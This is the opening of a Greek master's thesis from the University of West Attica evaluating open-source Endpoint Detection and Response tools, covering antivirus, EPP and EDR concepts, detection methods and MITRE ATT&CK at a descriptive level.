ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ και ΥΠΟΛΟΓΙΣΤΩΝ

ΜΕΤΑΠΤΥΧΙΑΚΟ ΠΡΟΓΡΑΜΜΑ : ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑ

Διπλωματική Εργασία

Αξιολόγηση Open Source λύσεων στο χώρο της τεχνολογίας End Point Detection and Response (EDR)

Επιβλέπων Καθηγητής:

Σπυρίδων Παπαγεωργίου

Γεώργιος Κωστόπουλος

AM cscyb21014

Φεβρουάριος, 2023

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Αξιολόγηση Open Source λύσεων στο χώρο της τεχνολογίας
End Point Detection and Response (EDR)

Γεώργιος Κωστόπουλος
(ΑΜ cscyb21014)

Ημερομηνία Εξέτασης 29/03/2023
Εξεταστική Επιτροπή

Σπυρίδων Παπαγεωργίου - Επιβλέπων Καθηγητής

Spyridon Papageorgiou
Signed by: Spyridon Papageorgiou
Date: 2023-08-24 11:03:03 EEST

Γιαννακόπουλος Παναγιώτης - Μέλος Εξεταστικής Επιτροπής

Panagiotis Giannakopoulos
Digitally signed by Panagiotis Giannakopoulos
Date: 2023.08.24 08:08:31 +03'00'

Κόγιας Δημήτριος - Μέλος Εξεταστικής Επιτροπής

Dimitrios Kogias
Digitally signed by Dimitrios Kogias
Date: 2023.09.01 11:32:36 +03'00'

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΜΕΤΑΠΤΥΧΙΑΚΗΣ ΕΡΓΑΣΙΑΣ

Ο κάτωθι υπογεγραμμένος Κωστόπουλος Γεώργιος, με αριθμό μητρώου cscyb21014 φοιτητής του Προγράμματος Μεταπτυχιακών Σπουδών «ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑ» του Τμήματος Μηχανικών Πληροφορικής και Υπολογιστών της Σχολής Μηχανικών του Πανεπιστημίου Δυτικής Αττικής, δηλώνω ότι:
«Είμαι συγγραφέας αυτής της Διπλωματικής εργασίας με τίτλο "**Αξιολόγηση Open Source λύσεων στο χώρο της τεχνολογίας End Point Detection and Response (EDR)**"

και κάθε βοήθεια την οποία είχα για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία.
Επίσης, οι όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε ακριβώς είτε παραφρασμένες, αναφέρονται στο σύνολό τους με πλήρη αναφορά στους συγγραφείς, τον εκδοτικό οίκο ή το περιοδικό, συμπεριλαμβανομένων και των πηγών που, ενδεχομένως, χρησιμοποιήθηκαν από το διαδίκτυο. Επίσης, βεβαιώνω ότι αυτή η εργασία έχει συγγραφεί από μένα αποκλειστικά και αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο δικής μου, όσο και του Ιδρύματος.
Παράβαση της ανωτέρω ακαδημαϊκής μου ευθύνης αποτελεί ουσιώδη λόγο για την ανάκληση του πτυχίου μου»

ο δηλών

Ευχαριστίες

Η εργασία αυτή αποτελεί το τελευταίο βήμα στην προσπάθεια μου να ολοκληρώσω αυτό τον κύκλο σπουδών.

Θα ήθελα να ευχαριστήσω τον κύριο επιβλέποντα, κο Σπυρίδωνα Παπαγεωργίου, για την υποστήριξη και την καθοδήγηση σου, όχι μόνο κατά τη διάρκεια της συγγραφής της εργασίας, αλλά και καθ' όλη τη διάρκεια του μεταπτυχιακού προγράμματος.

Θα ήθελα επίσης να ευχαριστήσω ιδιαιτέρως τη σύζυγο μου που έκανε υπομονή και τα παιδιά μου που με στερήθηκαν τον τελευταίο ενάμιση χρόνο και με στηρίξανε στην προσπάθεια μου.

Περίληψη

Τα σύγχρονα πληροφορικά συστήματα απειλούνται από κίνδυνους κα επιθέσεις όχι μόνο από το εξωτερικό αλλά και από το εσωτερικό ενός οργανισμού. Η τεχνολογία στον τομέα της ασφάλειας πληροφοριακών συστημάτων έχει εξελιχθεί. Τεχνολογίες αναγνώρισης, ανίχνευσης, πρόληψης και αποκατάστασης σε περίπτωση επίθεσης έχουν αναπτυχθεί. Τα σύγχρονα μοντέλα ασφάλειας δεν προστατεύουν μόνο από γνωστές απειλές, αλλά διαθέτουν και νοημοσύνη και μπορούν να αντιληφθούν την ύπαρξη νέων απειλών. Οι μοντέρνες επιθέσεις συνδυάζουν παραπάνω από μια παραδοσιακές τεχνικές επίθεσης και χρησιμοποιούν πιο εξειδικευμένο κώδικα και μεθοδευμένες τεχνικές για να προσπελάσουν την άμυνα των πληροφορικών συστημάτων. Η ύπαρξη ενός αντιικού προγράμματος (Antivirus Software) ίσως να κρίνεται επαρκής, στην περίπτωση ενός προσωπικού υπολογιστή, δεδομένου ότι τα σύγχρονα antivirus έχουν αναπτύξει κάποια νοημοσύνη. Στην περίπτωση όμως εταιρικών συστημάτων, η χρήση τεχνολογιών που δεν περιορίζεται στα τα όρια ανίχνευσης ιού αλλά επεκτείνεται στον τομέα της συλλογής ανάλυσης πληροφοριών και λήψης αποφάσεων είναι μονόδρομος.

Στην εργασία γίνεται μια σύντομη αναφορά στις υπάρχουσες τεχνολογίες και τα χαρακτηριστικά τους. Εστιάζει στην τεχνολογία EDR, η οποία αποτελεί την πιο δημοφιλή ανερχόμενη λύση. Αναλύει τον τρόπο που λειτουργεί και τις ανάγκες που εξυπηρετεί. Στη συνέχεια με χρήση λογισμικού εξομοίωσης επιθέσεων, επιχειρείται να αξιολογηθεί ο τρόπος και ο βαθμός απόκρισης και εντοπισμού των επιθέσεων από τις υφιστάμενες Open Source λύσεις EDR. Αναζητάτε αν οι υπάρχουσες λύσεις είναι αξιόπιστες και αν θα μπορούσαν να χρησιμοποιηθούν ως επαγγελματική λύση. Επιχειρείται επιπλέον και μια σύγκριση με την απόδοση των εμπορικών λύσεων για να διαπιστωθεί σε πιο βαθμό μπορούν να συγκριθούν με αυτές, και αν θα μπορούσαν να τις αντικαταστήσουν.

Πίνακας Περιεχομένων

1. Το τεχνολογικό τοπίο σήμερα

Στη φαρέτρα των σύγχρονων πληροφοριακών συστημάτων υπάρχει μια σειρά προϊόντων που στοχεύει να προσφέρουν καθολική προστασία, έγκαιρη ειδοποίηση, αυτοματοποίηση των διαδικασιών και γρήγορη αποκατάσταση του προβλήματος. Τα προϊόντα αυτά ενώ αρχικά ξεκίνησαν έχοντας διακριτούς ρόλους και στόχευαν στη αντιμετώπιση στοχευμένων αναγκών, σήμερα σε στις περιπτώσεις εμφανίζουν αλληλοκάλυψη στις δυνατότητες που παρέχουν.

Η απόφαση που θα πάρει ένας οργανισμός, να προμηθευτεί μόνο ένα Antivirus ή θα καταλήξει στην επιλογή μια συνολικής λύσης ενός MDR, καθορίζεται από πάρα πολλούς παράγοντες. Ο πιο σημαντικός είναι η εταιρική διακυβέρνηση, ο στρατηγικός προσανατολισμός που έχει μια εταιρεία. Κατά συνέπεια, ο κίνδυνος που έχει να διαχειριστεί ο κάθε οργανισμός και το ρίσκο που είναι σε θέση να αναλάβει. Το μέγεθος και η ποιότητα της ομάδας των αναλυτών ασφάλειας που διαθέτει θα καθορίσει αν μπορούν να υποστηρίξουν μια on-Premise λύση, ή θα προτιμηθεί μια λύση που θα διαχειρίζεται από τον πάροχο. Κοινός παρονομαστής σε όλα αυτά αποτελεί πάντα ο οικονομικός παράγοντας.

1.1. Συστήματα Antivirus

Το “παραδοσιακό” Antivirus [b.1] (Legacy Antivirus) αποτελεί το βασικό μηχανισμό άμυνας ενός συστήματος, από τη στιγμή που έγινε η εμφάνιση των πρώτων ιών και των πρώτων malware.

Ο όρος ιός και malware συνήθως χρησιμοποιείται εναλλακτά, χωρίς αυτό να είναι απόλυτά σωστό. Το Malware είναι ένας όρος ομπρέλα, που αναφέρεται σε κάθε είδος κακόβουλο λογισμικό ανεξάρτητα του τρόπου λειτουργίας του, ή του τρόπου που μεταδίδεται. Ο ιός είναι μια ειδική κατηγορία Malware.Αποτελεί ένα κομμάτι κώδικα το οποίο αναπαράγεται, προσθέτοντάς τον εαυτό του σε άλλα προγράμματα. Οι ιοί προσκαλούνται σε νόμιμα προγράμματα, εκτελούνται μαζί με αυτά και εξαπλώνονται μέσα από web sites, emails και εξωτερικές μονάδες δίσκων.

Ένα πρόγραμμα antivirus διαχειρίζεται τον κύκλο ζωής ενός malware σε τέσσερά βήματα

- Παρεμπόδιση της εξάπλωσης του malware
- Περιορισμός του malware
- Απόπειρα αποκατάστασης της ζημίας
- Παρέχει ενημέρωση στο διαχειριστή και τα περιφερικά συστήματα ασφαλείας.

Ένα τυπικό πρόγραμμα Antivirus χρησιμοποίει κατά κανόνα τις ακόλουθες μεθόδους για αναγνωρίσει μια απειλή:

- **Signature-Based Detection** (Ανίχνευση βάσει υπογραφής). Αναγνωρίζει γνωστές απειλές χρησιμοποιώντας υπογραφές της απειλής, όπως file hashes, command and control domains, διευθύνσεις IP.
- **Heuristic Detection** (Διάγνωση ανωμαλίας στη συμπεριφορά).Αναγνωρίζει ένα malware βάσει μιας ασυνήθιστης η επικίνδυνης συμπεριφορά. Αυτό επιτρέπει την ανίχνευση ενός 0-day malware το δεν θα μπορούσε να ανιχνευτεί με χρήση των υπογράφων. Ανιχνεύει ένα ιό συγκρίνοντας τη ομοιότητα του με γνωστούς ιούς. Εξετάζει δείγματα κώδικα αντί για ολόκληρη την υπογραφή. Με τον τρόπο αυτό μπορεί να ανακαλύψει ένα ιό ακόμα και αν βρίσκεται κρυμμένος σε άλλο κώδικα.
- **Rootkit Detection**: Αναγνωρίζει ένα malware ανιχνεύοντας από τη συμπεριφορά του ότι επιχειρεί να απόκτηση δικαιώματα διαχειριστή στο σύστημα. Συνήθως πραγματοποιείται με σύγκριση υπογραφών. Σε πιο προηγμένα συστήματα μπορεί να γίνει επίσης με ανίχνευση Hooking ή με τον έλεγχο ακεραιότητας των αρχείων.
- **Integrity scan**—Ανιχνεύει αλλαγές σε αρχεία, κυρίως αρχεία συστήματος, το οποία σηματοδοτούν την ύπαρξη κάποιας κακόβουλης διεργασίας.
- **Real-Time Detection**: (Ανίχνευση σε πραγματικό χρόνο).Επιχειρεί να ανακαλύψει ιούς η Malware κάνοντας ανάλυση των αρχείων την ώρα που γίνεται προσπέλαση τους από το σύστημα. Επίσης κάνει ανάλυση σε εξωτερικές μικάδε δίσκου (USB CD-ROM) την ώρα που συνδέονται στο σύστημα.

Η αποτελεσματικότητα του antivirus στηρίζεται στο βαθμό που είναι ενημερωμένη η βάση του ώστε να ανιχνεύσει το Malware.Στην περίπτωση μιας standalone εγκατάστασης, η βάση του προγράμματος ενημερώνεται μόνο από την ομάδα ειδικών ασφάλειας του συγκεκριμένου κατασκευαστή. Σαν αποτέλεσμα, ο χρόνος απόκρισης σε μια νέα τρωτότητα είναι περιορισμένος.

Σε ερευνά που πραγματοποιήθηκε από το ίδρυμα Ponemon to 2018, διαπιστώθηκε ότι ο αριθμός των επιτυχημένων 0-day επιθέσεων είναι 4πλασιος του αριθμού πετυχημένων επιθέσεων από γνωστό Malware.Επίσης διαπιστώθηκε ότι το παραδοσιακό Antivirus απέτυχε να αναγνωρίσει το 57% των επιθέσεων. Παρόλα αυτά το 76% των επιχειρήσεων χρησιμοποιεί ως λύση προστασίας το παραδοσιακό Antivirus.

Τα Next generation Antivirus (NGAV), αποτελούν την εξέλιξη του παραδοσιακού Firewall. Υλοποιούνται κατά κανόνα στο Cloud.Κατά συνέπειά έχουν μικρές υπολογιστικές απαιτήσεις στην πλευρά του αμυνομένου. Υλοποιούνται γρήγορα, αφού το μόνο που απαιτείται είναι η εγκατάσταση ενός agent

και έχουν μικρό διαχειριστικό κόστος, δεδομένου ότι η ενημέρωση των υπογραφών γίνεται αυτόματα και δεν απαιτείται τοπική υποδομή για τη διαχείριση.

Για την ανίχνευση των απειλών χρησιμοποιούν Artificial Intelligence (AI), αλγόριθμους Machine Learning (ML) και μηχανισμούς αποκατάστασης της επίθεσης.

Τα NGAV μπορούν να ανιχνευόσουν malware των οποίων η υπογραφή είναι άγνωστη, κάνοντας χρήση Machine Learning και ανιχνεύοντάς την πιθανότητα ένα αρχείο να περιέχει κακόβουλο λογισμικό.

Επιπλέον μπορούν με τη χρήση Indicators of Compromise (IoC) να ανιχνεύσουν fileless malware τα οποία το παραδοσιακό Antivirus δεν μπορεί να αντιμετωπίσει. Χρησιμοποιούν threat intelligence, ώστε να αξιολογήσουν από που προέρχεται ένα αρχείο η μια σύνδεση, καθώς και τις επιπτώσεις και την επικινδυνότητα των απειλών στο περιβάλλον.

1.2. Συστήματα Endpoint Protection (EPP)

Σύμφωνα με τον Gartner ως Endpoint Protection Platform (EPP) [b.2][b.3], ορίζεται μια υλοποίηση εγκατεστημένη σε endpoint devices η οποία στοχεύει να αποτρέψει κακόβουλες επιθέσεις που στηρίζονται στη αλλοίωση αρχείων, στον εντοπισμό κακόβουλης δραστηριότητας και στην παροχή των εργαλείων ώστε να μπορέσει ένα σύστημα να αντιμετωπίσει δυναμικά παραβιάσεις ασφάλειας.

Ως Endpoints devices θεωρούμε κάθε φυσική συσκευή η οποία είναι συνδεδεμένη σε ένα δίκτυο και μπορεί αλληλοεπιδρά με άλλες συσκευές η χρήστες. Παραδείγματα Endpoints αποτελούν :

- Σταθμοί Εργασίας
- Servers
- Laptops
- Tablets
- Switches
- Κινητά τηλεφωνά
- Routers
- Switches

Τα EPP παρουσιάζουν διαφορετικά επίπεδα ωριμότητας και πολυπλοκότητας. Η επιλογή τους εξαρτάται από το μέγεθος της εταιρείας που θα το χρησιμοποιήσει, τον κίνδυνο που έχει να διαχειριστεί, και αν το πληροφοριακό σύστημα έχει πρόσβαση στο Internet.


Το EPP χρησιμοποιεί τον παραδοσιακό τρόπο ανίχνευσης απλών με τη χρήση βάσης με υπογραφές κακόβουλων λογισμικών. Αποτελεί στη ουσία, μια ομάδα διαφορετικών software και τεχνολογιών τα οποία διαχειρίζονται από την ίσια κονσόλα. Σε αυτά περιλαμβάνονται Antivirus, Firewall, Host Based Intrusion Detection System (HIDS) και Data Loss Prevention System (DLP).

Ένα σύγχρονο σύστημα EPP κατά ελάχιστο να παρέχει τις εξής δυνατότητες:

- Να αντιμετωπίζει κακόβουλο λογισμικό, χωρίς απαραίτητα να βασίζεται στην βάση υπογράφων που διαθέτει.
- Να ανιχνεύει ύποπτη δραστηριότητα αναλύοντας τη συμπεριφορά της διαδικασίας.
- Να παρέχει προστασία για τεχνικές εκμετάλλευσης γνωστών αδυναμιών software και της μνήμης.
- Εκτέλεση αυτομάτων ελέγχων για κακόβουλο λογισμικό σε αρχεία και δίσκους.
- Ανίχνευση αλλαγών σε αρχεία συστήματος από κακόβουλο λογισμικό.
- Αυτόματη απομόνωση/διαγραφή του κακόβουλου λογισμικού.
- Αυτόματο αποκλεισμό των end points που έχουν δεχτεί επίθεση από το υπόλοιπο δίκτυο.
- Ανιχνεύει και αντιμετωπίζει απόπειρες να απενεργοποιηθεί ο EPP agent.

Πιο προηγμένα συστήματα μπορούν να παρέχουν επιπλέον δυνατότητες:

- Υλοποιούνται στο Cloud ως Software as a Service (SaaS).Με τον τρόπο αυτό μετακινείται οι απαιτήσεις για υπολογιστική ισχύ και η πολυπλοκότητα της ανάλυσης μιας δραστηριότητας από το τοπικό σύστημα στον πάροχο.
- Πραγματοποιεί αυτοματοποιημένο “Whilte-Listing” το οποίο συντηρείται από τον πάροχο.
- Παρέχει πρόσβαση σε Sandboxes (δικτυακά η στο Cloud)
- Παρέχει τεχνικές εξαπάτησης του επιτιθέμενου.
- Παρέχει απομακρυσμένο έλεγχο και απομακρυσμένη αποκατάσταση του προβλήματος μέσω την κονσόλας διαχείρισης.
- Συνεργάζεται με third-party, community και intelligence feeds



Εικ.1 – Πως ανιχνεύει ένα EPP μια απειλή

Measuring the effectiveness of remediation technologies and methodologies for insider threat, 2019 Sonali Chandel

Το πιο σημαντικό κομμάτι σε ένα σύστημα End Point είναι η ανίχνευση (Detection). Το EPP με τη χρήση αισθητήρων που είναι εγκατεστημένοι στα End Points, παρακολουθεί συνεχώς τις διεργασίες που εκτελούνται. Διαθέτει μια βάση υπογραφών από γνωστά, malware και πατέντες κακόβουλων διεργασιών, με τις οποίες συγκρίνει τις διεργασίες που αναλύει. Το κυριότερο εργαλείο είναι το HIDS.Το HIDS, πραγματοποίει ανίχνευση απειλών χρησιμοποιώντας μια βάση γνωστών υπογραφών κακόβουλου λογισμικού(signature based detection) αλλά και μελετώντας την απόκλιση της συμπεριφοράς του συστήματος (anomaly based detection) σε σύγκριση με την "τυπική" που συμπεριφορά. Μπορεί έτσι και αναγνωρίζει μία σειρά κακόβουλων ενεργειών όπως, απόπειρες αλλοίωσης αρχείων συστήματος(File Integrity Monitoring), τη δημιουργία νέων διεργασιών, τον τερματισμό νόμιμων υπηρεσιών, απόπειρες πρόσβασης στα συστήματα και τεχνικές Privilege escalation.

Η έγκαιρη ανίχνευση των απειλών είναι ίσως το πιο σημαντικό βήμα στον κύκλο της προστασίας ενός end point.Οι ενέργειες που θα πραγματοποιήσει όμως το EPP είναι εξίσου σημαντικές διότι καθορίζουν την αποτελεσματικότητα της προστασίας και τη σταθερότητα του συστήματος Ο μηχανισμός προστασίας, είναι μια υπηρεσία Host Intrusion Prevention (HIPS).Το HIPS χρησιμοποιεί ως είσοδο τα αποτελέσματα του HIDS και αυτόματα πραγματοποιεί μια ενέργεια για να αντιμετωπίσει την απειλή.

Παράδειγμα των ενέργειων ενός HIDS αποτελεί το Blacklist/Whitelist.Με τον τρόπο αυτό, ένα κακόβουλο αρχείο ή ένα κακόβουλο λογισμικό απομονώνεται, εμποδίζοντας το να εξαπλωθεί σε άλλα συστήματα. Blacklist/Whitelist μπορεί να γίνει και στη μορφή απαγόρευσης πρόσβασης σε ένα site με κακή φήμη.

Το Sandboxing είναι μια άλλη μέθοδος με την οποία ένα ύποπτο αρχείο απομονώνεται ώστε η συμπεριφορά του να αναλυθεί, χωρίς να έρθει σε επικοινωνία με τα υπόλοιπα συστήματα. Το sandbox είναι

κατά κανόνα μια εικονική μηχανή. Χρησιμοποιεί τεχνικές ώστε να πείσει το κακόβουλο λογισμικό, ότι είναι φυσικό μηχάνημα ώστε να ελευθερώσει το κακόβουλο φορτίο. Το ύποπτο αρχείο αναλύεται στο sandbox και αν διαπιστωθεί ότι είναι ασφαλές, ο χρήστης ειδοποιείται από το EPP να ξανακατεβάσει το αρχείο.


Στην αγορά, διατίθενται πάρα πολλές λύσεις EPP.Την πιο σημαντική παρουσία την έχουν η Microsoft (Microsoft Defender for End Point), η Crowed Strike (Falcon) και η TrendMicro (Apex One XDR).

1.3. Συστήματα Endpoint Detection and Response (EDR)

Το EDR[b.4][b.5], πολλές φορές αναφέρεται ως Endpoint Detection and Threat Response (EDTR). Είναι ένα σύνολο εργαλείων ασφάλειας, τα οποία παρακολουθούν συνεχώς την συμπεριφορά των end point συσκευών, σταθμών εργασίας, με στόχο να αντιδράσουν αν διαπιστωθεί κάποια απόκλιση από τη συνηθισμένα συμπεριφορά. Αυτό πραγματοποιείται με την εγκατάσταση ενός agent στους υπολογιστές ή πραγματοποιώντας ανάλυση στα ημερολόγια συμβάντων(log files) των σταθμών ε εργασίας.

Σύμφωνα με το ορισμό που έχει δώσει το Gartner,Endpoint Detection and Response Solution(EDR) ορίζεται η λύση η οποία καταγραφεί και αποθηκεύει συμπεριφορές σε επίπεδο συστήματος, και χρησιμοποιεί διάφορες μέθοδούς ανάλυσης δεδομένων, με στόχο να ανιχνεύσει ύποπτες συμπεριφορές του συστήματος, να παράσχει συμπαγή πληροφόρηση, να αποτρέπει την κακόβουλη δραστηριότητα και παρέχει προτάσεις αποκατάστασης ενός προβλήματος.

Ρίχνοντάς μια μάτια στο πίνακα Capabilities of Gartner Adaptive Security Architecture παρατηρούμε ότι το EDR εστιάζει κυρίως στον τομέα της ανίχνευσης περιστατικών και τον τομέα αντιμετώπισης περιστατικών:



Gartner Capabilities of Adaptive Security Architecture (May 2014)

Εικ.2 - Capabilities of Gartner Adaptive Security Architecture

Μια υλοποίηση EDR πρέπει να παρέχει κατ' ελάχιστο τις ακόλουθες δυνατότητες :

- Να υιοθετεί προληπτικά μετρά ώστε να βελτιώνει την ασφάλεια ενός end-point να ανιχνεύει συστήματα που εμφανίζουν ευπάθειες λόγω λογισμικού που δεν είναι ενημερωμένο η ελλιπούς παραμετροποίησης του συστήματος.
- Να μπορεί να ανιχνεύσει και να διερευνήσει περιστατικά τα υποδεικνύουν την πιθανή ύπαρξη κακόβουλου λογισμικού στο end point.
- Να απομονώνει τα endpoint που εμφανίζουν πρόβλημα ώστε να περιορίσει την έκταση της απειλής.
- Να διενεργεί ελέγχους ώστε να διαπιστώσει την έκταση του προβλήματος.
- Να ανιχνεύει τα περιστατικά ασφαλείας.
- Να διαχειρίζεται περιστατικά ασφαλείας.
- Να περιορίζει το πρόβλημα στο end point.
- Να παρέχει βοήθεια στη αποκατάσταση του προβλήματος.
- Να διατηρεί τις πληροφορίες forensic(logs, emails) για όσο χρόνο καθορίζει η νομοθεσία ή η πολιτική ασφάλειας.
- Να σχεδιάζει ένα σχέδιο ανάκαμψης και να μπορεί να διεξάγει επιτόπιες έρευνες για γνωστούς ενδείκτες απειλών.
- Καθαρισμός και αποκατάσταση του συστήματος.
-

Στην αγορά αυτή τη στιγμή, υπάρχουν λύσεις EDR από αρκετούς κατασκευαστές:

- CISCO (FireAMP)
- CounterTack
- CrowdStirke
- Cylance
- Dtext Systems
- FireEye(Mandiant)
- LogRythm

- RSA (EMC)

Το EDR συλλεγεί πληροφορίες από τα end-point με τη βοήθεια ενός agent που είναι εγκατεστημένος στο end-point. Ο agent παρακολουθεί το end-point και καταγραφεί όλες τις δραστηριότητες του. Με το τρόπο αυτό εκπαιδεύεται και δημιουργεί μια baseline, δηλαδή μαθαίνει ποια είναι η φυσιολογική συμπεριφορά του end-point.

Στη συνέχεια με τη χρήση User and entity Behavioral Analysis (UEBA) εντοπίζουν «ανώμαλη συμπεριφορά» όταν εμφανίζεται απόκλιση από τη συνηθισμένα συμπεριφορά. Για παράδειγμα ένας χρήστης συνήθιζε να συνδέεται στο σύστημα συγκεκριμένες ώρες και από συγκεκριμένο site της εταιρείας. Αν διαπιστωθεί ότι αλλάζουν οι ώρες που συνδέεται και το site από το οποίο συνδέεται, αυτό μπορεί να εγείρει ένα alert. Το UEBA χρησιμοποιεί machine learning αλγορίθμους και στατιστική ανάλυση για να εντοπίσει την απόκλιση και να αποφανθεί αν πρόκειται για απειλή η όχι.

Ο Agent παρακολουθεί συνέχεια το end-point αναλύει τις δραστηριότητες και στέλνει πληροφορίες στα Dashboards της κονσόλας :

Ο Agent ανιχνεύει περιπτώσεις μη αποκλίνουσας συμπεριφοράς. Προηγμένοι αλγόριθμοι αποτυπώνουν τις υπηρεσίες και τις διεργασίες οι οποίες έχουν εκτελεστεί στη διάρκεια της επίθεσης.

Πραγματοποιείται μια απεικόνιση που αποτυπώνει την αλληλουχία των γεγονότων από την αρχή μέχρι το τέλος:

Ένας security analyst δέχεται ειδοποίηση και αναλαμβάνει δράση για την αποκατάσταση του προβλήματος.


Τα EDR έχουν διαφορετικές δυνατότητες. Στη πιο απλή υλοποίηση τους μπορεί να στείλουν το event σε ένα σύστημα Security Information Event Management (SIEM) το οποίο θα το επεξεργαστεί επιπλέον και θα δημιουργήσει μια ειδοποίηση για τον αναλυτή. Σε άλλες περιπτώσεις, το σύστημα παρέχει δυνατότητα στον αναλυτή, να εκτελέσει εντολές οι οποίες επαναφέρουν το σύστημα στην προηγουμένη του κατάσταση. Για παράδειγμα τη διαγραφή ενός κλειδιού της registry που έχει δημιουργηθεί από τον επιτιθέμενο. Σε πιο ώριμες υλοποιήσεις, το σύστημα μπορεί να πάρει αποφάσεις μόνο του, βασιζόμενο σε προκατασκευασμένους κανόνες. Παράδειγμα, να αποκλείσει μια διεύθυνση I.P.

Πιο προηγμένα συστήματα EDR, χρησιμοποιούν στον τομέα του εντοπισμού των απειλών (Threat Hunting) μια επιπλέον πηγή Threat Intelligence.To the Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) project που το υποστηρίζει η MITRE, ένας μη κερδοσκοπικός οργανισμός, που πραγματοποιεί έρευνες στο τομέα της ασφάλειας πληροφοριακών συστημάτων και συνεργάζεται με τη κυβέρνηση των Ηνωμένων Πολιτειών.

Το ATT&CK είναι μια βάση δεδομένων και ένα πλαίσιο, το οποίο έχει αναπτυχθεί βασισμένο στη μελέτη εκατομμύρια πραγματικών κυβερνοεπιθέσεων.

Το ATT&CK, κατηγοριοποιεί τις κυβερνοαπειλές, βάσει διαφόρων κριτήριων, όπως τον τύπο του συστήματος, τις ευπάθειες που εκμεταλλεύονται, τα εργαλεία που χρησιμοποιούνται, τις ομάδες που σχετίζονται με τις επιθέσεις. Ο στόχος είναι η αναγνώριση μοτίβων που παραμένουν αναλλοίωτα σε κάθε επίθεση. Παρότι οι επιθέσεις διαφοροποιούνται, το EDR έχει την ευφυΐα να αναγνωρίσει αν μια κοινή συμπεριφορά υφίσταται.

Τα EDR μπορεί να υλοποιηθούν σε μορφή Software as a service (SaaS), και on premises στην περίπτωση ενός δικτύου το οποίο δεν διαθέτει σύνδεση με το Internet, όπως για παράδειγμα τα στρατιωτικά δίκτυα. Το συγκριτικό πλεονέκτημα μιας υλοποίησης SaaS είναι ο μικρότερος διαχειριστικός φόρτος, και η δυνατότητα να χρησιμοποιούνται Indicators of Compromise (IoC) και Indicators of Attack (IoA) από αισθητήρες στο Internet για να ανιχνευτεί μια απειλή.



Εικ.3 - Πως λειτουργεί το EDR, purplesec.us/endpoint-detection-response

1.4. Διαφορές EPP και EDR

Το EPP φαίνεται να αποτελεί μια ισχυρή λύση στην ασφάλεια των End Point Devices. Παρουσιάζει όμως και εξαιρετικές αδυναμίες που το καθιστούν προβληματικό σε ορισμένες περιπτώσεις.

Η "δύναμη" της ανίχνευσης τους πηγάζει από τη βάση με τις υπογραφές γνωστών απειλών. Η διασταύρωση όμως μιας υπογραφής απαιτεί μεγάλη υπολογιστική ισχύ, η οποία αυξάνει όσο μεγεθύνεται η βάση. Το πρόβλημα αυτό μπορεί να αντιμετωπιστεί χρησιμοποιώντας λύσεις Cloud, σκανάροντας δηλαδή το σύστημα μέσω του παρόχου, από το Internet.Η συνδεσιμότητα στο Internet αποτελεί προϋπόθεση και για άλλες υπηρεσίες του EPP όπως το Sandboxing και το DLP. Επιπλέον το Internet χρειάζεται για την ανανέωση των υπογράφων και την ανανέωση του software.Η συνδεσιμότητα με το Internet, δεν είναι δεδομένη για πολλούς οργανισμούς, π.χ. στρατιωτικά δίκτυα. Στην περίπτωση αυτή η ανανέωση των

υπογραφών και του software, μπορεί να γίνει μα μια μικρή καθυστέρηση, offline.Οι υπηρεσίες Sandboxing και DLP, όμως δεν θα λειτουργήσουν.

Επιπλέον το ποσοστό επιθέσεων με χρήση fileless malware έχει αυξηθεί εντυπωσιακά τα τελευταία χρόνια. Μια έρευνα που διεξήχθη από το Ίδρυμα Ponemon το 2018, ανέδειξε ότι το 77% των επιτυχημένων επιθέσεων σε οργανισμούς πραγματοποιήθηκε με χρήση fileless malware.Σε αντίθεση με τα παραδοσιακά malware, ο επιτιθέμενος δεν χρειάζεται να εγκαταστήσει γραμμές κώδικα στο σύστημα του θύματος. Επιπλέον τα fileless malware εκτελούνται στη μνήμη του συστήματος, και δεν αφήνουν ίχνη. Για αυτό το λόγο είναι δύσκολο να ανιχνευτούν από ένα EPP.Τα EPP που ενσωματώνουν δυνατότητας NGAV, μπορούν και αντιμετωπίζουν το πρόβλημα. Αυτό όμως δεν ισχύει στην περίπτωση που δεν υπάρχει σύνδεση με το Internet.

